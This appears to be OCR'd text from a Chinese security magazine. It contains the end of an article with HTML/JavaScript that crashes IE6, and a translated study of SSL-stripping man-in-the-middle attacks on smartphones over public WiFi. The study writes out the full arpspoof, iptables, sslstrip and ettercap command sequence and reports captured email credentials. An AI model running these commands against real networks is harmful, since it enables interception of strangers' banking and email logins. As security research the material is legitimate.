


图2




图3

这个Nday的测试方法这里也给大家分享一下。首先,我们需要建立两个Web环境,假设这里一个Web环境的IP地址为192.168.1.1,在这个服务器上我们建立index.htm文件,其代码为:

```
<html>
<p>
<script>
history.back(-1);
//关键的代码,它造成了IE6的崩溃
</script>
</p>
</html>
```

接着,在另外一个Web服务器环境中,假设IP地址为192.168.1.2,在其上建立两个文件,第一个是index.htm,其代码为:

```
<html>
<p>
<script>
```

location.href="http://192.168.1.1/";/*根据showModelessDialog函数的原理,其操作的内容存储在IE一次访问进程中,也就是临时的,要想重新访问新的内容,必须新建窗口,但此时由于192.168.1.1服务器上的"history.back(-1);"令此次访问本已经被注销的内存变量,从而造成浏览器崩溃*/

```
this.showModelessDialog("cl.html",window);
</script>
</p>
</html>
```

第二个文件是cl.html,其代码为:


```
<script>
alert(window.dialogArguments.url);
</script>
```

现在,用IE 6浏览器访问192.168.1.2就会发现,浏览器发生了崩溃。

浏览器的同源策略是一个非常有意思的话题,这里只是带给大家一个研究思路,有什么好的意见,望不吝赐教,有什么问题欢迎大家来黑防论坛一起讨论。

前置知识:无
关键词:漏洞、智能手机、中间人攻击

基于智能手机设备的中间人攻击技术



文/图 Mayank Aggarwal 译/小小杉

场景设置:智能手机用户连接到互联网以确定网上银行交易成功与否。用户在咖啡厅喝咖啡,而这家咖啡厅恰好提供免费的WiFi接入。用户决定直接从智能手机浏览器通过免费WiFi接入连接到网上银行,并输入账户证书,从而成功登录网上银行账户。在工作完成后,用户注销并关闭所有网上银行网页。此时,用户不会怀疑是否发生过恶意攻击。

正如智能手机周围设备的技术现状一样,即使解决了传统信息安全隐患,现在也很少有高质量的应用程序。因此有这样一个简单的结论,基本信息安全恶意软件和异常检测能力仅限于基于恶意软件检测的签名技术。

我们从攻击者的角度重新考虑相同的工作场景。攻击者同样访问提供免费WiFi接入的咖啡馆,并使用基本主机、网络识别和笔记本电脑的枚举工具来列举出所有连接到WiFi接入的活动设备。从结果来看,攻击者注意到某个指向诺基亚智能手机的MAC地址。攻击者知道现今绝大多数智能手机几乎不具备检测能力,所以用户

可能永远也找不到主动式中间人攻击(Active Man-in-the-middle Attack,MITM,是一种通过在公网用户和他们请求的网站之间拦截和更改通信,允许入侵者访问敏感信息的攻击方法),消息灵通的攻击者成功地创建了MITM攻击。与此同时,智能手机用户则输入登录证书来访问网上银行。在这种情况下,智能手机和网上银行之间的所有通信都是通过攻击者主机来路由,同时攻击者还可以看到纯文本形式的用户登录详细信息,并能够截获受害者访问的所有网站信息。

主动式中间人攻击(MITM)

MITM攻击转达两个系统之间的信息并由此进行拦截。攻击者建立起与两个受害者主机之间的独立连接。攻击者主机给这两台主机发送虚假ARP应答,从而使得受害者主机之间的通信全部通过攻击者主机进行传送。攻击者建立新连接并注销现有连接,同时查看和重放目标机之间的任何隐私信息。

在下面的部分我们将讨论实现基于SSL的MITM绕过攻击技术的工具。

工具介绍

下面提到的工具是攻击者可能用来成功执行MITM攻击并突破SSL安全策略的工具。

(1)Arpspoof

该工具将LAN上目标主机数据包重定向到同一LAN的主机上。这通过给目标主机伪造ARP应答包来实现。

(2)SSLStrip

鉴于网络上的HTTP传输透明劫持,观察HTTPS链接和重定向操作,然后把这些链接映射到与HTTP链接或HTTPS链接相似的链接上。同时它也提供看起来像锁图标、选择性登录和Session拒绝那样的网站图标(favicon,出现在浏览器地址栏左侧的那个小图标)。

(3)Ettercap或Wireshark

用于交换局域网的多用途嗅探器/拦截器/记录工具。它也用于实现网络MITM攻击。Wireshark是一个网络协议分析仪,其经常被用作数据包嗅探器。

MITM攻击实现

图1显示了成功实施MITM攻击以前,终端用户和提供Internet连接的路由器之间的网络连接。现在Web浏览器定期地通过SSL证书来确保浏览器和安全网站之间加密通信数据的安全性。




图1

利用此前在该项研究中提到的工具,我们来讨论攻击者如何实施基于SSL的MITM绕过攻击。下面是攻击者的实施步骤,可以绕过SSL安全技术。值得一提的是,尽管从Backtrack 4操作系统起即开始运行这些特殊测试,但在Ubuntu或其他Linux发行版上都有相同要求。

(1)echo 1 > /proc/sys/net/ipv4/ip_forward

在该步骤中,攻击者进行IP转发。默认情况下,"ip_forward"值为0,即禁用IP转发。需要更改此默认设置为1,即可启用IP转发。

(2)arpspoof -i wlan0 -t #victims ip address #router ip address

ArpSpoof为受害者主机伪造ARP应答。此步骤假定攻击者已利用某种网络/端口扫描工具确定了受害者的IP地址。

(3)iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --toports 10000

上述命令选择网络地址转换表(NAT)并将该规则追加至PREROUTING链。该规则为TCP协议(80端口)设置,同时该规则设置防火墙将80端口所有流量重定向至10000端口。

(4)sslstrip a -k -f

上述命令执行SSLStrip工具,该工具将记录所有来自攻击者以及发送给攻击者的SSL和HTTP通信日志。

(5)ettercap -T -q -i wlan0 or Wireshark

最后,攻击者运行嗅探器来查看通过其主机的通信。在文本模式下(-T),攻击者利用(-q)标志使用ettercap(多功能交换局域网嗅探器)嗅

探用户名和密码,也可以使用Wireshark工具。

在这点上,攻击者主机成功地扮演了智能手机和WiFi 接入之间中间人的角色。正是如此,攻击者才能够有效地控制所有经过攻击者主机的通信数据,然后将请求转发给WiFi 接入。由于攻击者主机截获了所有来自受害者智能手机的数据,所以攻击者就可以注销或修改其活动连接。同时,攻击者主机上已经运行了SSL绕过工具,所以一旦受害者访问任何电子邮件或网上银行网站,那么其登录证书将以纯文本形式显示在攻击者主机上,如图2所示。




图2

结果分析

下一节具体讨论对表1中设备的测试成果。在所有的测试案例,测试团队获得电子邮件证书(用户名和密码),以验证对智能手机设备和提供SSL安全的网络服务器的成功的MITM攻击。在每个平台中,我们对不同的电子邮件客户端均测试MITM攻击。

表1

Name	OS
Nokia N95	S60 3 edition
Windows HTC tilt	Windows Mobile 6.1 Professional CE OS 5.2.19212
T-Mobile G1	Android
Apple iPhone 3GS	iPhone OS 3.1

诺基亚N95

针对N95,我们在三种不同的电子邮件客户端测试了基于SSL的MITM绕过攻击。

1. Web浏览器

我们开始使用诺基亚N95网页浏览器来访问电子邮件。图3包括终端用户设备和攻击者电脑的屏幕截图。从攻击者主机的屏幕截图可以看到终端用户的登录证书。终端用户在继续访问因特网的同时,并不知道隐私已经泄露。攻击者也可以使用webspy工具,其将打开所有受害者访问过的网络,并将数据发送到攻击者主机。




图3

2. 邮箱分析

通过配置邮箱服务,在设备信息文件夹内发现了访问电子邮件的第二个选项。如图3一样,图4包括N95和攻击者主机的屏幕截图。当终端用户初次设置邮箱账户时,攻击者主机已经获取其电子邮件证书。无论何时用户刷新邮箱,攻击者主机都能获得其登录信息。



图4

3. Xpress邮箱分析

最后在诺基亚N95上测试的是Xpress 邮件应用程序。该应用程序以非SSL方式加密设备和服务器。在这种情况下,嗅探或SSL绕过方法对Xpress Mail提供的加密技术仍然有效。

图5显示了N95和攻击者主机的屏幕截图。N95屏幕截图显示了账户的设置步骤,而攻击者主机屏幕截图则显示了由加密的登录证书组成的嗅探数据包。




图5

Windows HTC tilt

针对Windows HTC tilt,我们对三种不同

的电子邮件客户端测试了基于SSL的MITM绕过攻击实验。

1. Web浏览器:Internet Explorer

最初我们用Tilt设备,通过Web浏览器访问电子邮件。图 6包括Tilt设备和攻击者主机的屏幕截图。攻击者的屏幕截图显示了从Tilt设备嗅探到的用户名和密码。正如大家所料,终端用户并不知道登录证书已经被攻击者所截获。攻击者也可以运行webspy工具嗅探Tilt用户访问的所有网页。

稿中有图片，文件中没有此图

图6

2. 设置信息中电子邮件选项

Tilt为访问电子邮件提供了初始选项。它类似于诺基亚N95的邮箱选项。图7显示的是Tilt设备和攻击者主机的屏幕截图。攻击者使用Wireshark嗅探数据包,截获的数据包中有用户名和密码。每当终端用户刷新邮件客房端时,Wireshark都会捕获到相同的信息。




图7

3. Xpress邮箱分析

用于测试访问电子邮件的第三个选项是Xpress Mail客户端。而Xpress Mail应用程序为设备和服务器提供端到端的加密。图8包括设备和攻击者主机的屏幕截图。正如所料,用户名和密码均已加密。然而,这并不能在其他网站上(如MITM攻击的网上银行网站)阻止攻击者拦截终端用户私人信息。

